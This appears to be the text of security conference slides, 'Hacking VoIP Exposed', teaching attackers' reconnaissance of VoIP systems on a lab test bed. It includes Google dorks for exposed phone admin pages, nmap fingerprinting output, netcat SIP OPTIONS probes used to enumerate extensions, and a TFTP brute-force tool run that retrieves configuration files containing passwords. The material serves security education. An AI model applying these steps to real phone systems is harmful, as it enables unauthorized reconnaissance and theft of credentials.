

Hacking VoIP Exposed

David Endler, TippingPoint
Mark Collier, SecureLogix



Agenda

- Introductions
- Casing the Establishment
- Exploiting the Underlying Network
- Exploiting VoIP Applications
- Social Threats (SPIT, PHISHING, etc.)



Introductions


- David Endler, Director of Security Research for TippingPoint, a division of 3Com
- Mark Collier, CTO for SecureLogix Corporation



Shameless Plug

- This presentation includes research for our book coming out in December

<http://www.hackingvoip.com>




Introduction - VoIP Security

- History has shown that most advances and trends in information technology (e.g. TCP/IP, Wireless 802.11, Web Services, etc.) typically outpace the corresponding realistic security requirements. VoIP is no different.
- As VoIP infrastructure becomes more accessible to the common script kiddie, so will the occurrence of attacks.
- The most prevalent threats to VoIP deployments today are the same security threats inherited from the traditional data networking world.



VoIP Security Pyramid

- VoIP security is built upon the many layers of traditional data security:



Slice of VoIP Security Pyramid

VoIP Protocol and Application Security

Toll Fraud, SPIT, Phishing
Malformed Messages (fuzzing)
INVITE/BYECANCEL Floods
CALL Hijacking
Call Eavesdropping
Call Modificaiton

OS Security

Buffer Overflows, Worms, Denial of Service (Crash), Weak Configuration

**Supporting Service Security
(web server, database, DHCP)**

SQL Injection,
DHCP resource exhaustion

Network Security (IP, UDP , TCP, etc)

Syn Flood, ICMP unreachable,
trivial flooding attacks, DDoS, etc.

Physical Security

Total Call Server Compromise,
Reboot, Denial of Service

Policies and Procedures

Weak Voicemail Passwords
Abuse of Long Distance Privileges

Agenda

- Introductions
- **Casing the Establishment**
 - Footprinting
 - Scanning
 - Enumeration
- Exploiting the Underlying Network
- Exploiting VoIP Applications
- Social Threats (SPIT, PHISHING, etc.)



Demo SIP Test Bed

Avaya 4620
192.168.1.51
Extension x503



Snom 360
192.168.1.53
Extension x501



Cisco 7912 SIP
192.168.1.23
Extension x203



ATTACKER
Fedora Core 4
192.168.1.104



VoIP PBX
Asterisk@HOME
(Trixbox)
192.168.1.103



Footprinting

- Involves basic remote reconnaissance using well known online tools like SamSpade and Google
- Use Google to sift through:
 - Job listings
 - Tech Support
 - PBX main numbers



Footprinting

- Google Job postings (or directly go to the target web site):

“Required Technical Skills:

Minimum 3-5 years experience in the management and implementation of Avaya telephone systems/voice mails:

- * Advanced programming knowledge of the Avaya Communication Servers and voice mails.”**



Footprinting

- Google the target's Tech Support:
 - “XXXX Department has begun a new test phase for Cisco Conference Connection (CCC). This is a self-serve telephone conferencing system that is administered on-campus and is **available at no charge for a 90 day test period** to faculty and staff. The system has been subject to live testing by a small group and has proven itself ready for release to a larger group. In exchange for the free use of the conferencing system, we will request your feedback on its quality and functionality. “



Footprinting

- Use Google to find main switchboard and extensions.
 - “877 111..999-1000..9999 site:www.mcgraw-hill.com”
- Call the main switchboard and listen to the recording.
- Check out our VoIP Voicemail Database for help in identifying the vendor at <http://www.hackingvoip.com>



Google Hacking

- Most VoIP devices (phones, servers, etc.) also run Web servers for remote management
- Find them with Google
- VoIP Google Hacking Database at <http://www.hackingvoip.com>



Google Hacking

The screenshot shows a Mozilla Firefox browser window displaying the Network Configuration page for a Cisco IP Phone 7912. The browser's address bar shows the URL `http://192.168.1.104/NetworkConfiguration`. The page features a dark green header with the Cisco Systems logo and the title "Network Configuration" for the "Cisco IP Phone 7912".

On the left side, there is a navigation menu with the following links:

- [Device Information](#)
- [Network Configuration](#)
- [Network Statistics](#)
- [Device Logs](#)
- [Change Configuration](#)
 - [Network Parameters](#)
 - [SIP Parameters](#)
 - [Call Preferences](#)
 - [Tone Parameters](#)
 - [Audio Parameters](#)


The main content area displays the following configuration parameters:

DHCP Server	192.168.1.1
BOOTP Server	No
MAC Address	00156286BA3E
Host Name	gk00156286ba3e
Domain Name	austin.rr.com
IP Address	192.168.1.104
Default Router	192.168.1.1
Subnet Mask	255.255.255.0
TFTP Server 1	192.168.1.103
NTP Server 1	
NTP Server 2	
DNS Server 1	24.93.41.125
DNS Server 2	24.26.193.62
Alt NTP Server 1	0.0.0.0
Alt NTP Server 2	0.0.0.0




Footprinting

- `inurl:"NetworkConfiguration" cisco`



Footprinting

- Snom phones have a packet capture feature.
- Yikes!



The screenshot shows a Mozilla Firefox browser window titled "snom 320 - Mozilla Firefox". The address bar displays "http://192.168.1.109/pcap.htm". The page content is titled "PCAP Trace" and includes a navigation menu on the left with sections for "Operation", "Setup", "Status", and "Manual". The main content area contains instructions on how to generate PCAP files and a "Start" button.

Operation

- Home
- Address Book

Setup

- Preferences
- Speed Dial
- Function Keys
- Line 1
- Line 2
- Line 3
- Line 4
- Line 5
- Line 6
- Line 7
- Line 8
- Line 9
- Line 10
- Line 11
- Line 12
- Action URL Settings
- Advanced
- Trusted Certificates
- Software Update

Status

- System Information
- Log
- SIP Trace
- DNS Cache
- PCAP Trace
- Memory
- Settings

Manual

To see what is going on on the network level, you can generate PCAP files on this page. These files can be read with various network tools, for example Ethereal. To start recording, press the start button and to stop, press the stop button. Please remember that the data is stored in a circular buffer (to avoid overflow) and that the recording may have a negative impact on the phone's performance.

Start Stop

Click [here](#) to save the current pcap trace. (0 packets, 0 octets).

snom
© 2000-2005 [snom AG](#)



Scanning

- VoIP device port scanning
- Nmap has the best VoIP fingerprinting database
- Use the `-O` flag:

```
nmap -O -P0 192.168.1.1-254
```

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-02-20 01:03 CST
```

```
Interesting ports on 192.168.1.21:
```

```
(The 1671 ports scanned but not shown below are in state: filtered)
```

```
PORT      STATE SERVICE
```

```
23/tcp    open  telnet
```

```
MAC Address: 00:0F:34:11:80:45 (Cisco Systems)
```

```
Device type: VoIP phone
```

```
Running: Cisco embedded
```

```
OS details: Cisco IP phone (POS3-04-3-00, PC030301)
```

```
Interesting ports on 192.168.1.23:
```

```
(The 1671 ports scanned but not shown below are in state: closed)
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
MAC Address: 00:15:62:86:BA:3E (Cisco Systems)
```

```
Device type: VoIP phone|VoIP adapter
```

```
Running: Cisco embedded
```

```
OS details: Cisco VoIP Phone 7905/7912 or ATA 186 Analog Telephone Adapter
```

```
Interesting ports on 192.168.1.24:
```

```
(The 1671 ports scanned but not shown below are in state: closed)
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
MAC Address: 00:0E:08:DA:DA:17 (Sipura Technology)
```

```
Device type: VoIP adapter
```

```
Running: Sipura embedded
```

```
OS details: Sipura SPA-841/1000/2000/3000 POTS<->VoIP gateway
```



Scanning

- SIP enabled devices will usually respond on UDP/TCP ports 5060 and 5061
- SCCP enabled phones (Cisco) responds on UDP/TCP 2000-2001
- Sometimes you might see UDP or TCP port 17185 (VXWORKS remote debugging!)



Enumeration

- Will focus on four main types of VoIP enumeration here
 - SIP “user agent” and “server“ scraping
 - SIP phone extensions (usernames)
 - TFTP configuration files
 - SNMP config information



Enumeration

- SIP Messages

SIP Request	Purpose	RFC Reference
INVITE	to initiate a conversation	RFC 3261
BYE	to terminate an existing connection between two users in a session	RFC 3261
OPTIONS	to determine the SIP messages and codecs that the UA or Server understands	RFC 3261
REGISTER	to register a location from a SIP user	RFC 3261
ACK	To acknowledge a response from an INVITE request	RFC 3261
CANCEL	to cancel a pending INVITE request, but does not affect a completed request (for instance, to stop the call setup if the phone is still ringing)	RFC 3261




Enumeration

- SIP responses (RFC 2543) are 3-digit codes much like HTTP (e.g. 200 ok, 404 not found, etc.). The first digit indicates the category of the response:
 - 1xx Responses - Information Responses
 - 2xx Responses - Successful Responses
 - 3xx Responses - Redirection Responses
 - 4xx Responses - Request Failures Responses
 - 5xx Responses - Server Failure Responses
 - 6xx Responses - Global Failure Responses



The SIP Trapezoid



Enumeration

- Use the tool netcat to send a simple OPTIONS message

```
[root@attacker]# nc 192.168.1.104 5060
```

```
OPTIONS sip:test@192.168.1.104 SIP/2.0
```

```
Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb
```

```
To: alice <sip:test@192.168.1.104>
```

```
Content-Length: 0
```

```
SIP/2.0 404 Not Found
```

```
Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb;received=192.168.1.103
```

```
To: alice <sip:test@192.168.1.104>;tag=b27e1a1d33761e85846fc98f5f3a7e58.0503
```

```
Server: Sip EXpress router (0.9.6 (i386/linux))
```

```
Content-Length: 0
```

```
Warning: 392 192.168.1.104:5060 "Noisy feedback tells: pid=29801
```


```
req_src_ip=192.168.1.120 req_src_port=32773 in_uri=sip:test@192.168.1.104
```

```
out_uri=sip:test@192.168.1.104 via_cnt==1"
```



Enumeration

- Automate this using SiVuS <http://www.vopsecurity.org>



Enumeration

- SIP extensions are useful to an attacker to know for performing Application specific attacks (Registration hijacking, voicemail brute forcing, caller id spoofing, etc.)
- Let's go back to our netcat example



Enumeration

- Use the tool netcat to send a simple OPTIONS message for a username “test”. If the username exists, we would expect a 200 response (OK) instead of 404 (Not found).

```
[root@attacker]# nc 192.168.1.104 5060
OPTIONS sip:test@192.168.1.104 SIP/2.0
Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb
To: alice <sip:test@192.168.1.104>
Content-Length: 0
```

```
SIP/2.0 404 Not Found
```

```
Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb;received=192.168.1.103
To: alice <sip:test@192.168.1.104>;tag=b27e1a1d33761e85846fc98f5f3a7e58.0503
Server: Sip EXpress router (0.9.6 (i386/linux))
Content-Length: 0
```




Directory Scanning

- Let's automate this. We wrote a tool called SIPSCAN to help. Available at <http://www.hackingvoip.com>
- Not only can you use OPTIONS, but INVITE and REGISTER as well.
- DEMO of SIPSCAN




Directory Scanning Demo



Directory Scanning on Cisco SIP

- Use SIPSCAN to query the phone's extension



Demo SIP Test Bed

Avaya 4620
192.168.1.51
Extension x503



Snom 360
192.168.1.53
Extension x501



Cisco 7912 SIP
192.168.1.xx
Extension x203



ATTACKER
Fedora Core 4
192.168.1.104



VoIP PBX
Asterisk@HOME
(Trixbox)
192.168.1.103



TFTP Enumeration

- Almost all phones we tested use TFTP to draw down their configuration files
- Rarely is the TFTP server well protected
- If you can guess the name of the configuration file, you can download it.
- Some config files have passwords, services, and usernames in them!



Enumeration

- Go to <http://www.hackingvoip.com> to see a list of commonly named VoIP config files
- Use a tool called TFTPBRUTE

```
[root@attacker]# perl tftpbrute.pl 192.168.1.103 brutefile.txt 100
tftpbrute.pl, , V 0.1
TFTP file word database: brutefile.txt
TFTP server 192.168.1.103
Max processes 100
Processes are: 1
Processes are: 2
Processes are: 3
Processes are: 4
Processes are: 5
Processes are: 6
Processes are: 7
Processes are: 8
Processes are: 9
Processes are: 10
Processes are: 11
Processes are: 12
*** Found TFTP server remote filename : sip.cfg
*** Found TFTP server remote filename : 46xxsettings.txt
Processes are: 13
Processes are: 14
*** Found TFTP server remote filename : sip_4602D02A.txt
*** Found TFTP server remote filename : XMLDefault.cnf.xml
*** Found TFTP server remote filename : SipDefault.cnf
```




SNMP Enumeration

- SNMP is enabled on some VoIP phones
- Simple SNMP sweeps will garner lots of juicy information
- If you know the device type, you can use the tool snmpwalk with the specific OID
- Find the OID using Solarwinds MIB database



Enumeration



